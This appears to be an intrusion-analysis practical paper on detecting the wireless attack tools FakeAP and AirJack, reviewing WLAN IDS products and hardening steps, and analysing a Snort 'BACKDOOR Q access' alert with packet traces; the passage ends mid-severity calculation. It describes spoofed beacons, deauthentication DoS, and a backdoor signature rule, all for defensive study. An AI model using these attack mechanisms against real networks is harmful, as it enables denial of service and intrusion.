FakeAP is a Perl script that utilizes the HostAP client drivers and a dictionary word list to generate 802.11 beacon frames in an attempt to fool NetStumbler, Kismet and other wireless LAN discovery applications. In the essence of its functionality, FakeAP can certainly be used as a wireless honeypot. In order to make the generated traffic appear authentic, FakeAP supports changing transmit signal strength and MAC addresses for each unique SSID advertisement. FakeAP employs a list of allocated OUIs with three trailing random octets to generate MAC addresses that can potentially escape the anomalous MAC prefix detection method.

FakeAP activity can be identified by monitoring the sequence number value for sequential increments with changing source MAC address, BSSID and SSID values. In an environment with a dense deployment of wireless access points, we would typically see multiple beacon frames from varying source addresses containing different SSID names. This makes it difficult to identify the presence of FakeAP. The firmware of wireless cards employing the prism2 chipsets, however, maintains a sequential order to the sequence number value despite allowing changes to the other 802.11 frame parameters. It is this fact that allows us to examine WLAN traffic and identify FakeAP since sequential order of the sequence number indicates that the beacons are coming from a single host.

The following packet capture was generated in a lab environment using FakeAP v0.3.1. We are only looking at the Beacon Frames (802.11 frame Type/Subtype 0x0080) [8]:

IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:02:b3:cb:28:64 (00:02:b3:cb:28:64)
BSS Id: 00:02:b3:cb:28:64 (00:02:b3:cb:28:64)
Fragment number: 0
Sequence number: 2055
IEEE 802.11 wireless LAN management frame
Tagged parameters (22 bytes)
Tag Number: 0 (SSID parameter set)
Tag interpretation: macro
IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:02:a5:a5:75:a5 (00:02:a5:a5:75:a5)
BSS Id: 00:02:a5:a5:75:a5 (00:02:a5:a5:75:a5)
Fragment number: 0
Sequence number: 2056
IEEE 802.11 wireless LAN management frame
Tagged parameters (26 bytes)
Tag Number: 0 (SSID parameter set)
Tag interpretation: breathing
IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:02:a5:a5:75:a5 (00:02:a5:a5:75:a5)
BSS Id: 00:02:a5:a5:75:a5 (00:02:a5:a5:75:a5)
Fragment number: 0
Sequence number: 2057
IEEE 802.11 wireless LAN management frame
Tagged parameters (26 bytes)
Tag Number: 0 (SSID parameter set)
Tag interpretation: breathing
IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:02:2d:7d:c5:5f (00:02:2d:7d:c5:5f)
BSS Id: 00:02:2d:7d:c5:5f (00:02:2d:7d:c5:5f)
Fragment number: 0
Sequence number: 2058
IEEE 802.11 wireless LAN management frame
Tagged parameters (29 bytes)
Tag Number: 0 (SSID parameter set)
Tag interpretation: intercession

We can use sequence number analysis to identify traffic that uses spoofed MAC addresses, such as what we see with FakeAP, to bypass security mechanisms or to perform denial-of-service attacks against a target WLAN.

Detecting AirJack

AirJack is a suite of tools that is designed as a proof-of-concept to establish layer 1 man-in-the-middle attacks against 802.11 networks. Included in this toolset is "wlan-

jack", a tool to perform a denial-of-service attack against users on a target wireless network. The DoS is accomplished by sending deauthenticate frames to a broadcast address spoofing the AP's MAC address that the wireless stations are associated to. As with all of the other tools discussed previously, RF proximity to the targets is a precursor to the success of the tool.

Since wlan-jack has to spoof the MAC address of the target AP, identification of its presence needs to be performed via sequence number analysis. In order to detect anomalies in sequence numbers, we need to first establish a pattern of legitimate sequence number activity for each MAC address we wish to monitor.

In the following sample, the sequence numbers for the legitimate source MAC "00:e0:63:82:19:c6" are in the range 2966 - 2971. Knowing this pattern, we can easily identify the deauthenticate frames as being illegitimate, although they purport to have originated from the source MAC "00:e0:63:82:19:c6". This packet capture was generated with AirJack v0.6.2-alpha in a lab environment [8]:

IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2966
IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2967
IEEE 802.11
Type/Subtype: Probe Response (5)
Destination address: 00:60:1d:f0:91:56 (00:60:1d:f0:91:56)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2968
IEEE 802.11
Type/Subtype: Deauthentication (12)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 1335
IEEE 802.11 wireless LAN management frame
Fixed parameters (2 bytes)
Reason code: Previous authentication no longer valid (0x0002)
IEEE 802.11
Type/Subtype: Deauthentication (12)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)

BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 1336
IEEE 802.11 wireless LAN management frame
Fixed parameters (2 bytes)
Reason code: Previous authentication no longer valid (0x0002)
IEEE 802.11
Type/Subtype: Beacon frame (8)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2969
IEEE 802.11
Type/Subtype: Probe Response (5)
Destination address: 00:60:1d:f0:91:56 (00:60:1d:f0:91:56)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2970
IEEE 802.11
Type/Subtype: Deauthentication (12)
Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 1339
IEEE 802.11 wireless LAN management frame
Fixed parameters (2 bytes)
Reason code: Previous authentication no longer valid (0x0002)
IEEE 802.11
Type/Subtype: Probe Response (5)
Destination address: 00:60:1d:f0:91:56 (00:60:1d:f0:91:56)
Source address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
Fragment number: 0
Sequence number: 2971

In this sample, the highlighted, 802.11 frames are identified as invalid sequence numbers for the particular sample MAC. This method is viable assuming a good analysis of normal traffic and sequence numbers is performed and kept track of in normal operations of the wireless LAN environment.

Wireless LAN Intrusion Detection Tools

Given growth of Wireless LANs in the home and office and the increased awareness of security issues with the 802.1x specification, several software and appliances have arisen to meet the challenges of intrusion detection in this open network. Three in particular are of interest and that I have managed to acquire information on: 1) AirDefense IDS, 2) AirIDS, and 3) AirSnare. These tools employ some of the techniques discussed in the previous sections to detect WLAN tools. Hopefully with more research and contribution by the security community at large, these tools will become more robust at detecting intrusions in a wireless environment.

AirDefense IDS

AirDefense IDS is a commercially available 802.11 intrusion detection and security solution introduced by AirDefense. According to the vendor, AirDefense employs a patent-pending multi-dimensional intrusion detection engine that is capable of: signature analysis, protocol analysis, policy deviation detection, and statistical anomaly detection. Some of the attacks this tool can detect and defend against are identity theft, denial-of-service, and man-in-the-middle. As can be noted from the diagram below, AirDefense IDS employs a server appliance that takes data feeds from sensors deployed at various locations where a WLAN exists.

Figure 2. Sample AirDefense IDS diagram [1].

This data is then analyzed by the multi-dimensional intrusion detection engine. Some other features boasted are real-time network monitoring, security risk identification, corporate WLAN policy enforcement, and fault/performance monitoring. This WLAN IDS sounds pretty promising with its broad array of capabilities and possibly employs the techniques for detecting WLAN discovery/attack tools discussed in the previous section. No data is available yet as far as the performance to what is advertised. All the same, this WLAN IDS is worth investigating. For more information on AirDefense IDS or the company, visit their website at http://www.airdefense.net.

AirIDS

AirIDS is a free WLAN IDS for Linux running on Intel x86 platforms and is available at http://www.internetcomealive.com/clients/airids/download.php. AirIDS supports Cisco AiroNet cards and cards that employ the prism2 chipset. Future support for Linux running on iPAQ (Intel StrongARM processor models) and BSD are planned. The AirIDS engine functions based upon rules configurable in a rules file and can be customized via a configuration file. This product supports active response using cards with the prism2 chipset. This is accomplished by forging 802.11 frames based upon the triggering event, the rules defined, and the actions defined. The drawback to this is that while using cards with the prism2 chipset, AirIDS can only monitor one channel at any given time. In most deployments of IDS, however, active response is not desired due to the high probability of false positives. AirIDS can monitor all channels with the Cisco AiroNet cards, however, it can not actively respond to intrusions since it can not forge 802.11 frames with the this card as of yet. The AirIDS concept seems similar to the Snort IDS but with one major difference, it does not have the development support that Snort has. Documentation, as of this writing, is poor if not nonexistent. Hopefully, with more research, funding, and development support; this tool can play a vital role in intrusion detection in the ever-growing WLAN.

AirSnare

AirSnare is a free for personal use WLAN IDS. The developer asks that a donation be made to the efforts if this tool is used for business purposes. AirSnare was designed to function in a Windows environment. AirSnare is simple to install and only supports wireless cards employing the hermes chipset, Lucent/Orinoco cards. Below is the interface with the default settings.




Figure 3. AirSnare interface

As you can see from the figure above, AirSnare allows a user to select monitoring of MAC, TCP, and UDP traffic. The list of trusted devices is stored in a flat text file called "trustedMAC.txt" in the installation directory. The trusted device's MAC is listed in the first column followed by the respective device names and/or descriptions in the second column. It is exactly as the "Friendly MAC Address:" box in the figure above shows. Any device that does not have its MAC listed in this file will automatically be flagged as potentially hostile. In this case, AirSnare allows the user to track these devices either itself or using Ethereal.

AirSnare performs anomaly detection via a list of trusted MAC addresses. Any device within RF proximity of the IDS not in its list of trusted devices will be flagged as potentially hostile. The user is alerted, if not disabled, via an audible alarm when AirSnare detects a device that does not have its MAC address in the list of trusted MAC addresses. This tool seems better suited as a WLAN auditing tool for discovering rogue APs or wireless stations since a list of valid MAC addresses can be stored and compared against. As for intrusion detection, it does not posses the signature matching or protocol analysis capability that some of the other WLAN IDS tools posses.

Possible Mitigation Techniques

The following are several ways of "hardening" a Wireless LAN. By following all or a combination of the listed guidelines, a Wireless LAN can be provided some protection against some of the WLAN discovery tools and attacks discussed previously. It should be noted, however, that following these guidelines will not necessary eliminate the risk

but rather reduce it. It should also be noted that the following guidelines are not meant to be a complete list but are provided as a starting point. The methods employed will depend on the individual environment and the goals the environment aims to achieve. As voiced time and time again by seasoned security professionals, a defense-in-depth strategy will afford better risk mitigation. The following guidelines should be employed with a good security strategy, policy, and intrusion detection (using a combination of the aforementioned Wireless IDS and traditional IDSes).

Do Not Rely On WEP For Encryption

WEP is insecure. It was not designed to provide a complete security solution for wireless networks, only a level of privacy equivalent to wired LANs. Even as such, WEP has been proven to be insecure and can easily be cracked with freely available tools such as WEPcrack and AirSnort. To provide better privacy, use it in combination with encryption standards for other insecure networks such as virtual private networks. Use application-level security (i.e., PGP) for sensitive data.

Segregate Wireless Networks

WLANs present different security challenges than wired LANs. WLANs are generally not as secure and subject to attack due to its open and dynamic nature. Do not allow traffic between the wireless and wired environments to exist in a trusted environment. Place internal firewalls between LANs and WLANs, and require authentication before traffic passes between the two. The more layers as is practical between your wireless environment and corporate wired infrastructure the better you defense-in-depth is.

Do Not Use A Descriptive Name For SSID Or Access Point

The SSID and optional AP names are not encrypted in the header of 802.11x data packets. Even when WEP is enabled, WLAN scanners could easily obtain these items. Providing descriptive names, such as the company name or dictionary words, makes a hacker's job much easier. An attacker can just guess at the SSID with relatively high accuracy even without a WLAN discovery tool if descriptive or dictionary names are used. It also becomes trivial to identify the source of the signal.

Change Encryption Keys

Changing the encryption keys periodically would not prevent the compromise of WEP keys because an attacker could crack the keys within a matter of hours. However, changing the encryption keys would ensure that a compromised network does not remain compromised indefinitely. A hacker could always crack the encryption key a second time, but changing keys provides some disincentive to the hacker. Unfortunately, changing keys could be time consuming as each AP and every wireless NIC using the AP would require manual updates. Implementing this recommendation depends upon finding a balance between security and convenience -- a common issue in the security world. Fortunately, vendors are already introducing proprietary solutions

to automate key management and the 802.11i Task Group is working to establish standards.

Disable Beacon Packets

Some APs provide an option that prevents the AP from advertising its presence via periodic beacon packets. These APs require the wireless network cards to use the same SSID before they respond to traffic. This can help guard against some WLAN discovery tools and makes the attacker's job a little more difficult.

Locate Access Points Centrally

When creating the layout of APs within an office, factor in their broadcast range. Ensure adequate signals reach all necessary areas within the building, but do not unnecessarily broadcast traffic into the parking lot or a neighbor's office.

Change Default Passwords/IP Addresses

Most APs have a built in web server that provides a console for administration. While convenient, this could also allow an attacker on either a wireless or hard-wired network to access the AP administration console by opening a web browser pointing to the IP address assigned to the AP. Change the IP address and authentication credentials for the AP. Obtaining the default IP address and authentication credentials is as simple as downloading technical support documentation from the vendor web site. WLAN scanning tools, such as NetStumbler, can identify hardware vendors by comparing broadcast MAC addresses to listings published by the IEEE. Information regarding MAC addresses and the associated vendor, product, type, default SSID, and default channels can be obtained from such websites as http://fingerprint.unbolted.net/. Default admin passwords, SSID's, and IPs are available on the web. All one needs to do to get this information is to search on popular search engines such as http://www.google.com.

Avoid WEP Weak Keys

Vendors are beginning to provide firmware upgrades for 802.11b products that avoid the use of IVs that result in the so-called interesting packets (aka weak keys) targeted by tools such as AirSnort. This workaround will only be effective if all wireless products on the network are upgraded as the transmitting station always determines the IV that is used. The firmware update for Orinoco PC Cards v8.10 - Winter 2002 release is an example of such an upgrade.

Identify Rogue Access Points

In large companies, end users may cause concern by deploying their own hardware or software. An attacker with software and an antenna strong enough can also cause damage by pretending to be an AP. The low cost of the necessary hardware and relative ease of installation make this a significant concern for network administrators.

The only surefire way to identify rogue access points is to perform audits with a WLAN discovery tool, auditing tool, or analyzer.

Conclusion

Intrusion detection technology specifically focused on WLAN is still in its infancy. Unfortunately, the fact that current intrusion detection systems available for the wired LAN lack the ability to interpret and understand 802.11 frames does not offer much comfort either. Several WLAN IDS tools/solutions are available, as of this writing, to security professionals and administrators charged with securing WLANs. Some of these tools can actually detect, and in some cases protect, against some of the common attacks against WLANs such as malicious associations, man-in-the-middle, session hijacking, and denial-of-service. These attacks have been growing in sophistication and new exploits and constantly being discovered. Until development in the area of WLAN IDS catches up with its wired counterpart in robustness and availability, security professionals will have to rely on religiously practicing defense-in-depth and best practices for securing WLANs. Some suggested methods for doing so have been discussed as well as tools that can be identified on a WLAN. Hopefully as WLANs become more prevalent, so will ways of protecting them from attacks.

References

[1] AirDefense. "Wireless LAN Security for the Enterprise – Intrusion Detection and Monitoring."
URL: http://www.airdefense.net/products/airdefense_ids.shtm

[2] AirIDS. "AirIDS, A Wireless Intrusion Detection System"
URL: http://www.internetcomealive.com/clients/airids/general.php

[3] AirSnare. "AirSnare."
URL: http://home.attbi.com/~digitalmatrix/airsnare/index.htm

[4] Arbaugh, W., Shankar, N. & Wan, J. "Your 802.11 Wireless Network has No Clothes." 30 Mar 2001.
URL: http://www.cs.umd.edu/~waa/wireless.pdf

[5] Suton, M. iDEFENSE Labs. "Hacking the Invisible Network, Insecurities in 802.11x." 10 Jul 2002.
URL: http://www.madchat.org/netadm/Wireless.pdf

[6] Tanzella, F. "Wireless LAN Security – How to Protect WLANs." 3 Nov 2002.
URL: http://www.airdefense.net/wirelesslansecurity/wlan_security_whitepaper.html

[7] Wright, J. "Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detection". 8 Nov 2002.
URL: http://home.jwu.edu/jwright/papers/l2-wlan-ids.pdf

[8] Wright, J. "Detecting Wireless LAN MAC Address Spoofing". 21 Jan 2003.
URL: http://home.jwu.edu/jwright/papers/wlan-mac-spoof.pdf

[9] Yuangguang, Z. & Lee, W. "Intrusion Detection in Wireless Ad-Hoc Networks."
URL: http://www.hrl.com/TECHLABS/isl/Publications/mobicom00.pdf

[End of Practical Part 1]

Practical Part 2 – Network Detects

Detect #1 – Backdoor Q Access

Event Traces

The following is a summary output from PureSecure 1.6 Personal Edition of the events triggering this alert. The alerts are generated with Snort 1.9 using the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. Each event includes the packet payload. For the purposes of brevity, only one day is displayed:

```
_____________________________________________________________
2002-11-18 05:35:06   SID:1 CID:59016
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.26.65:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 05:17:39   SID:1 CID:58998
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.201.124:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 05:16:57   SID:1 CID:58995
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.70.150:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 04:19:31   SID:1 CID:58962
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.148.109:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 03:55:17   SID:1 CID:58949
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.78.58:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 02:34:33   SID:1 CID:58865
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.140.105:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 02:30:45   SID:1 CID:58853
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.131.2:515
63 6B 6F                                          cko
_____________________________________________________________
2002-11-18 00:42:44   SID:1 CID:58674
BACKDOOR Q access
[TCP] 255.255.255.255:31337 ->  170.129.185.91:515
63 6B 6F                                          cko
```

The following are the corresponding WinDump packet traces for the above summary output:

```
00:42:44.936507 255.255.255.255.31337 > 170.129.185.91.515: R 0:3(3) ack 0 win 0
(ttl 14, id 0)
```

```
02:30:45.516507 255.255.255.255.31337 > 170.129.131.2.515: R 0:3(3) ack 0 win 0 (ttl
14, id 0)
02:34:33.436507 255.255.255.255.31337 > 170.129.140.105.515: R 0:3(3) ack 0 win 0
(ttl 14, id 0)
03:55:17.626507 255.255.255.255.31337 > 170.129.78.58.515: R 0:3(3) ack 0 win 0 (ttl
14, id 0)
04:19:31.016507 255.255.255.255.31337 > 170.129.148.109.515: R 0:3(3) ack 0 win 0
(ttl 14, id 0)
05:16:57.196507 255.255.255.255.31337 > 170.129.70.150.515: R 0:3(3) ack 0 win 0
(ttl 14, id 0)
05:17:39.146507 255.255.255.255.31337 > 170.129.201.124.515: R 0:3(3) ack 0 win 0
(ttl 14, id 0)
05:35:06.196507 255.255.255.255.31337 > 170.129.26.65.515: R 0:3(3) ack 0 win 0 (ttl
14, id 0)
```

The following WinDump command was issued to obtain the above output:

windump -n -v -vv -r gcia\2002.10.18 -s 1560 (src host 255.255.255.255 and dst net 170.129) or (dst host 255.255.255.255)

Note that the output from PureSecure is listed in reverse chronological order.

Source of Trace

Trace data for this analysis were obtained from the 2002.10.18 raw Snort binary log on http://www.incidents.org/logs/Raw.

The following Snort 1.9 rule in the Backdoor rule set triggered the event:

alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access"; flags:A+; dsize: >1; reference:arachnids,203; sid:184; classtype:misc-activity; rev:3;)

Detect Generated By

This detect was generated by using Snort 1.9 employing the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. PureSecure 1.6 from Demarc, http://www.demarc.com/, was used as the front-end for ease of data analysis.

Probability the Source Address Was Spoofed

The probability of the source address being spoofed is high. The source address is the broadcast address 255.255.255.255 and is not in normal use for most networks. It is also curious that the source port is 31337, barring the fact that the source could have chosen it as an ephemeral port. This port is quite well known as the infamous BackOrifice Trojan listening port. Each of the packets also had the ACK and RST flags set in the TCP header. The other curious item in the packets is the low TTL values for each of these packets, 14. A quick look at some default TTL values for some devices at http://secfr.nerim.net/docs/fingerprint/en/ttl_default.html leads me to suspect more that the address is spoofed. It may be conceivable that these packets traveled from quite a far hop distance to have the TTL decremented to these values. Of course one should

not rule out that having the same TTL values would suggest that these packets came from the same network, or possibly the same device.

Description of Attack

A packet with source address of 255.255.255.255 destined for the defined network with the ACK flag set in the TCP header and a payload greater than 1 meets one of the specifications of the Q trojan as described at http://www.demarc.com/arachnids/IDS203/research.html. As quoted from the web page noted previously:

"Q is a remote access and redirection trojan that employs strong encryption. It allows for the execution of remote commands as root by sending a raw tcp/icmp/udp packet. This signature watches for the source address 255.255.255.255, which should not appear in normal traffic. The content of the packet is the command to run as root - and is arbitrary."

It is conceivable that an attacker is sending commands to a list of Q infected hosts to perform some kind of action. It is difficult to truly know for sure since the trojan does employ strong encryption, which tends to make us believe that the payload is encrypted. Of all of the hosts targeted, all of them are seeing the same parameters in the packets sent. The payloads are the same as well. There is still little information regarding this Trojan and this lends to not being able to find a more definitive answer.

Attack Mechanism

The traffic is quite questionable even though it meets the criteria for the Q Trojan. Why is the RST flag set? The Q trojan sends a packet with instructions to the Q infect host but with only the ACK flag set. Could this be a variant intended at better IDS/Firewall evasion? The RST flag signals an abrupt termination of a session. I do not see any evidence of any TCP session being established as noted by the following WinDump of the 2002.10.18 raw log:

```
00:27:52.546507 170.129.50.120.61201 > 64.154.80.49.80: P 943402305:943406238(3933)
ack 3351567447 win 33580 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:27:58.866507 170.129.50.120.61215 > 64.154.80.49.80: P 4225284896:4225285814(918)
ack 3082298062 win 17520 (DF) (ttl 125, id 5641)
00:27:59.046507 170.129.50.120.61215 > 64.154.80.49.80: P 3151981918:3151985756(3838)
ack 1142987753 win 33580 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:28:00.526507 170.129.50.120.61223 > 64.154.80.49.80: P 4226107796:4226108781(985)
ack 3854711707 win 17520 (DF) (ttl 125, id 5812)
00:28:00.636507 170.129.50.120.61223 > 64.154.80.49.80: P 3923572718:3923576623(3905)
ack 371397075 win 33580 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:28:02.546507 170.129.50.120.61230 > 64.154.80.49.80: P 4226920576:4226921658(1082)
ack 2802879686 win 17520 (DF) (ttl 125, id 5989)
00:28:02.656507 170.129.50.120.61230 > 64.154.80.49.80: P 2870928024:2870932026(4002)
ack 1424041973 win 33580 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:28:13.946507 170.129.50.3.80 > 195.29.139.29.2150: P 3259418630:3259419116(486) ack
3087187806 win 31856 <nop,nop,timestamp 2983552 2014628> (DF) (ttl 63, id 63)
```

```
00:37:56.906507 170.129.50.120.64096 > 207.68.176.190.80: P
1694440954:1694443874(2920) ack 2938542191 win 17520 [tos 0x10]  (ttl 240, id 0, bad
cksum 0!)
00:37:56.916507 170.129.50.120.64096 > 207.68.176.190.80: P 1244105617:1244106308(691)
ack 3050866060 win 16443 (DF) (ttl 124, id 9709)
00:37:57.026507 170.129.50.120.64096 > 207.68.176.190.80: P 0:1460(1460) ack 1461 win
17520 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:37:57.076507 170.129.50.120.64096 > 207.68.176.190.80: P 0:2920(2920) ack 4381 win
17520 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:37:58.506507 170.129.50.120.64096 > 207.68.176.190.80: P 13184:14349(1165) ack 5546
win 16355 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:42:44.936507 255.255.255.255.31337 > 170.129.185.91.515: R 0:3(3) ack 0 win 0 (ttl
14, id 0)
00:46:37.586507 170.129.50.120.62565 > 207.68.176.190.80: P
2668157103:2668160023(2920) ack 3071543362 win 17520 [tos 0x10]  (ttl 240, id 0, bad
cksum 0!)
00:46:37.686507 170.129.50.120.62565 > 207.68.176.190.80: P 0:2920(2920) ack 2921 win
17520 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:46:37.696507 170.129.50.120.62565 > 207.68.176.190.80: P 0:2920(2920) ack 5841 win
17520 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:46:37.786507 170.129.50.120.62565 > 207.68.176.190.80: P 0:2920(2920) ack 8761 win
17520 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
00:47:08.526507 170.129.50.120.62723 > 207.68.176.190.80: P 1015127899:1015128733(834)
ack 875071586 win 16113 (DF) (ttl 124, id 1113)
00:47:08.556507 170.129.50.120.62723 > 207.68.176.190.80: P
4154910983:4154913903(2920) ack 140049014 win 17520 [tos 0x10]  (ttl 240, id 0, bad
cksum 0!)
00:47:08.566507 170.129.50.120.62723 > 207.68.176.190.80: P
4154910983:4154913903(2920) ack 140051934 win 17520 [tos 0x10]  (ttl 240, id 0, bad
cksum 0!)
00:47:08.586507 170.129.50.120.62723 > 207.68.176.190.80: P
4154910983:4154913903(2920) ack 140054854 win 17520 [tos 0x10]  (ttl 240, id 0, bad
cksum 0!)
```

The output was generated with the following WinDump command:

windump -n -v -vv -r gcia\2002.10.18 -s 1560 (src host 255.255.255 or src net 170.129)

One of the offending packets is highlighted. As we can see, there were no signs of the TCP three-way-handshake. The source address of 255.255.255.255 would most likely not elicit any response either since most perimeter routers, hopefully, block this kind of traffic. If it is scanning of some sort for the Q Trojan, the payload or "cko" must have instructions for the compromised host to respond in a predetermined method to a predetermined location where the attacker can be reached. This would seem the most logical conclusion to draw due to what we have noted so far and the sparseness of the packets.

Correlations

As noted previously, there were no signs of a TCP session established or any indication of the target host initiating the conversation. A further search on http://www.google.com for "backdoor Q access" resulted in quite a number of discussion boards that tell of some individuals seeing this type of traffic after connecting to certain IRC sites. The following are a list of sources that tell of this experience:

1. http://lists.jammed.com/incidents/2001/05/0037.html
2. http://archives.neohapsis.com/archives/incidents/2001-05/0038.html
3. http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2002-07/0053.html
4. http://maclux-rz.uibk.ac.at/~maillists/focus-ms/msg01549.shtml

It does seem bad that certain IRC sites perform this type of probe since IRC has been well known for communications channels for viruses, worms, and trojans. There is still not enough information on the Q Trojan to further understand what could these events being attempting to accomplish. The belief that the attacker is attempting to elicit response from Q infected hosts still remain though concrete evidence still eludes me.

Evidence of Active Targeting

The events may be a sign of an attempt to elicit responses from Q infected hosts but does not tend to signify any active targeting. The reasoning for this assumption are as follows: 1) the sparseness of the packets triggering the events, 2) the singularity of the packets per host, 3) there is no noticeable pattern in the triggered events in terms of time, and 4) the use of source port 31337 and destination port 515. Port 31337 is a well know Trojan port and port 515 is the print service port that has well know exploits to it. This does not lend to being inconspicuous if you are attempting to attack a certain network or host.

Severity

(Target Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Target Criticality = 1
The targets are random and the events do not indicate active targeting. This would indicate that there are no real signs of Q infected hosts but that of an attacker possibly scanning for any.
Attack Lethality = 5
It is conceivable that there may be Q infected hosts but there are no indications of such from the traces. It is still unknown since the packet payload may elicit a response to an attacker scanning for Q infected hosts at a later time, in a certain way, and at a certain location. These items may be predefined in the trojan or the payload may provide this information to the trojan.
System Countermeasures = 1
There is no apparent response from any of the randomly targeted hosts that can be noted from the traces. It is conceivable that the hosts receiving these packets are not infected with the trojan.
Network Countermeasures = 4
